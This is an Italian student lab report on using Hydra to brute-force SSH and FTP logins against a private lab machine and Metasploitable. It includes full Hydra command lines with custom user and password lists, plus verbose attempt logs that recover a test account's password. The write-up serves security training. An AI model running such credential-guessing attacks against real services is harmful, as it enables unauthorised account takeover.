

REPORT 01/12/2022 LORENZO SCORBAIOLI

TASK:


Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete

Seguendo la traccia dell’esercitazione sono andato per prima cosa ad installare Seclist e Vsftpd:







A questo punto sono andato a creare il nuovo user:




Seguendo sempre la traccia sono andato a controllare che l'aggiunta del nuovo user avesse avuto successo e ho attivato il servizio ssh:



A questo punto ho creato per comodità 2 liste, una contenente gli username e l'altra le password:



Avrei potuto utilizzare le liste scaricate con Seclist ma sono molto lunghe e avrebbe richisto molto tempo da parte di Hydra provare tutte le combinazioni. A questo punto ho lanciato Hydra inserendo le liste da me create e mettendo l'indirizzo ip da analizzare e il servizio preso in riferimento, iniziando con SSH:



Ho lanciato poi lo stesso comando aggiungendo lo switch -V per vedere tutti i tentativi del tool:

```
┌──(kali㉿kali)-[~/Desktop/hydra]
└─$ hydra -L /home/kali/Desktop/hydra/userlist.txt -P /home/kali/Desktop/hydra/password.txt 192.168.50.100 -t4 -V ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 08:46:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:6/p:4), ~6 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 1 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abcdef" - 2 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 3 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qweasd" - 4 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 5 of 25 [child 0] (0/1)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abcdef" - 6 of 25 [child 1] (0/1)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 7 of 25 [child 2] (0/1)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[RE-ATTEMPT] target 192.168.50.100 - login "user1" - pass "abcdef" - 8 of 25 [child 1] (0/1)
[ATTEMPT] target 192.168.50.100 - login "user1" - pass "123456" - 9 of 25 [child 2] (0/1)
[ATTEMPT] target 192.168.50.100 - login "user1" - pass "abcdef" - 10 of 25 [child 0] (0/1)
[ATTEMPT] target 192.168.50.100 - login "user1" - pass "testpass" - 11 of 25 [child 2] (0/1)
[ATTEMPT] target 192.168.50.100 - login "user1" - pass "qweasd" - 12 of 25 [child 1] (0/1)
[ATTEMPT] target 192.168.50.100 - login "user2" - pass "123456" - 13 of 25 [child 0] (0/1)
[ATTEMPT] target 192.168.50.100 - login "user2" - pass "abcdef" - 14 of 25 [child 2] (0/1)
[ATTEMPT] target 192.168.50.100 - login "user2" - pass "testpass" - 15 of 25 [child 1] (0/1)
[ATTEMPT] target 192.168.50.100 - login "user2" - pass "qweasd" - 16 of 25 [child 0] (0/1)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "123456" - 17 of 25 [child 2] (0/1)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "abcdef" - 18 of 25 [child 1] (0/1)
[RE-ATTEMPT] target 192.168.50.100 - login "test" - pass "123456" - 18 of 25 [child 2] (0/1)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "testpass" - 19 of 25 [child 0] (0/1)
[RE-ATTEMPT] target 192.168.50.100 - login "test" - pass "testpass" - 19 of 25 [child 0] (0/1)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "qweasd" - 20 of 25 [child 1] (0/1)
[ATTEMPT] target 192.168.50.100 - login "" - pass "123456" - 21 of 25 [child 2] (0/1)
[RE-ATTEMPT] target 192.168.50.100 - login "" - pass "123456" - 21 of 25 [child 2] (0/1)
[ATTEMPT] target 192.168.50.100 - login "" - pass "abcdef" - 22 of 25 [child 0] (0/1)
[ATTEMPT] target 192.168.50.100 - login "" - pass "testpass" - 23 of 25 [child 2] (0/1)
[ATTEMPT] target 192.168.50.100 - login "" - pass "qweasd" - 24 of 25 [child 1] (0/1)
[RE-ATTEMPT] target 192.168.50.100 - login "" - pass "qweasd" - 24 of 25 [child 1] (0/1)
[REDO-ATTEMPT] target 192.168.50.100 - login "admin" - pass "qweasd" - 25 of 25 [child 1] (1/1)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 08:46:34
```


Sono poi passato a lanciare Hydra ma per il servizio ftp:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/hydra/userlist.txt -P /home/kali/Desktop/hydra/password.txt 192.168.50.100 -t4 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:09:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:6/p:4), ~6 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:09:54
```

E ho poi provato a lanciarli con lo switch -V:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/hydra/userlist.txt -P /home/kali/Desktop/hydra/password.txt 192.168.50.100 -t4 -V ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:08:41
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:6/p:4), ~6 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 1 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abcdef" - 2 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 3 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qweasd" - 4 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 5 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abcdef" - 6 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 7 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qweasd" - 8 of 24 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "user1" - pass "123456" - 9 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user1" - pass "abcdef" - 10 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user1" - pass "testpass" - 11 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user1" - pass "qweasd" - 12 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user2" - pass "123456" - 13 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user2" - pass "abcdef" - 14 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user2" - pass "testpass" - 15 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user2" - pass "qweasd" - 16 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "123456" - 17 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "abcdef" - 18 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "testpass" - 19 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "qweasd" - 20 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "" - pass "123456" - 21 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "" - pass "abcdef" - 22 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "" - pass "testpass" - 23 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "" - pass "qweasd" - 24 of 24 [child 1] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:08:59
```

Ho quindi provato a lanciare Hydra su Metasploitable per il servizio FTP con questo risultato:



quindi sono riuscito a scoprire username e password di metasploitable.